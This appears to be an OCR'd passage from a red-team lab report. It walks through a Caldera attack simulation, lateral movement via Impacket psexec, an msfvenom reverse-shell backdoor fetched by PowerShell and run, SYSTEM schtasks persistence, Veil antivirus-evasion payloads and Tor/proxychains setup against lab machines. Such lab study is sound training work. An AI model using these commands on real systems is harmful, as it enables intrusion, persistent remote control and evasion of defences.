



Figure 6.16 Shows adversary phases

Step 13: Running the Operation ,select the lab name we kept in above phase and add to the operations.After all the process successfully runs we get the following ,





Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/12/2025, 11:49:36 PM EDT	success	Download Macro-Enabled Phishing Attachment	initial-access	ezvkta	DESKTOP-VT1A6VA	9784	View Command	No output
9/12/2025, 11:49:51 PM EDT	success	Create a Process using WMI Query and an Encoded Command	execution	ezvkta	DESKTOP-VT1A6VA	7368	View Command	View Output
9/12/2025, 11:50:21 PM EDT	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	ezvkta	DESKTOP-VT1A6VA	9044	View Command	No output
9/12/2025, 11:51:16 PM EDT	success	Identify local users	discovery	ezvkta	DESKTOP-VT1A6VA	5880	View Command	View Output
9/12/2025, 11:51:56 PM EDT	success	Zip a Folder with PowerShell for Staging in Temp	collection	ezvkta	DESKTOP-VT1A6VA	8312	View Command	No output
9/12/2025, 11:52:51 PM EDT	success	Exfiltrating Hex Encoded Data Chunks over HTTP	exfiltration	ezvkta	DESKTOP-VT1A6VA	4104	View Command	View Output

Figure 6.17 Shows operation phase successfully created and executed

Step 14: Exfiltrated file received in the Webserver.




Figure 6.18 Shows exfil data successfully received on attacker machine

Step 15: Once all the operations are run successfully , go to temp folder find event logs ,here all the caldera logs are saved.




Figure 6.19 Shows caldera logs

Phase	*TTP*	*Tool Used*	*Notes*
Phishing	T1566.001	PyPhisher	Credential harvest
Delivery	T1204	Metasploit	User-executed payload
Execution	T1059	Metasploit	Reverse shell established
Exfiltration	T1048.003	Caldera	Ex filtrated data in hex-encoded chunks

Table 6.1 Shows log table for different phases

6.2. Lateral Movement

6.2.1. Recon

Step 1: Identified target IP ***(192.168.1.53).***

Step 2: Made sure that antivirus software,and real time monitoring is turned off and validated open SMB services and administrative shares (C$, ADMIN$)




Figure 6.20 Shows removing filters and firewalls and checking for open shares

Step 3: Verified account membership in local Administrators group (windows user).




Figure 6.21 Shows account membership details

6.2.2. Exploitation – Remote Code Execution

Step 1: Used Impacket Psexec for remote code execution and successfully gained access to SMB

python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53




Figure 6.22 Shows impacket psexec getting successfully executed

6.2.3. Payload Creation

Step 1: Created a Windows reverse shell binary using msfvenom:

> ***msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o backdoor.exe***

Step 2: Start a server at port 8080 where backdoor.exe was downloaded on kali machine




Figure 6.23 Shows payload creation and starting a server at 8080

6.2.4. Command & Control – Reverse Shell

Step 1: First opened listener on attacker machine before executing the backdoor.exe on target :

> ***nc -lvnp 4444***

Step 2: Next uploaded and executed backdoor.exe to target (C:\Users\Public\) using PowerShell command from the impacket RCE terminal, resulting in a reverse shell

> ***Powershell "Invoke-WebRequest -Uri 'http://192.168.1.43:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe' "***

> ***C:\Users\Public\backdoor.exe***

Figure 6.24 Shows connecting to server at 8080 and executing payload in windows

Step 3: Once executed we see a connection being made in our nc , now we move to persistence

6.2.5. Persistence

Step 1: Initial attempt with schtasks /create /sc daily failed due to SID mapping error.

Step 2: Fixed by creating persistence task as SYSTEM:

> ***schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM***

Step 3: Verified with:

> ***schtasks /query /tn "Updater"***

Step 4: Persistence allows execution of the payload every system reboot.




Figure 6.25 Shows net-cat getting connected and scheduled tasks for persistence

6.3. Evasion test — AV bypass & obfuscation

Step 1: Generate raw Meterpreter payload and send it to windows

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o /root/raw_payload.exe

Step 2: Obfuscate payload with Veil

Choose 1 for Python/Exe payloads

Select payload type: windows/meterpreter/reverse_tcp

Set LHOST = 192.168.1.43, LPORT = 4444

Generate payload




Figure 6.26 Shows veil paylod being generated




Figure 6.27 Shows veil payload saved

Step 3: Transfer payload to Windows VM

From Kali:

scp payload.exe Windows@192.168.1.53:C:/Users/Public/




Figure 6.28 Shows payload being sent

On Windows VM, execute the payload manually.




Figure 6.29 Shows payload being received by windows

6.3.1. Network Evasion (Proxy chains + Tor)

Step 1: Install Tor

On Kali:

sudo apt update


sudo apt install tor -y

sudo systemctl start tor

sudo systemctl enable tor

Figure 6.30 Shows tor running

Step 2: Configure Proxychains




```
kali@vbox: ~
Session  Actions  Edit  View  Help
  GNU nano 8.6                                   /etc/proxychains.conf *
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
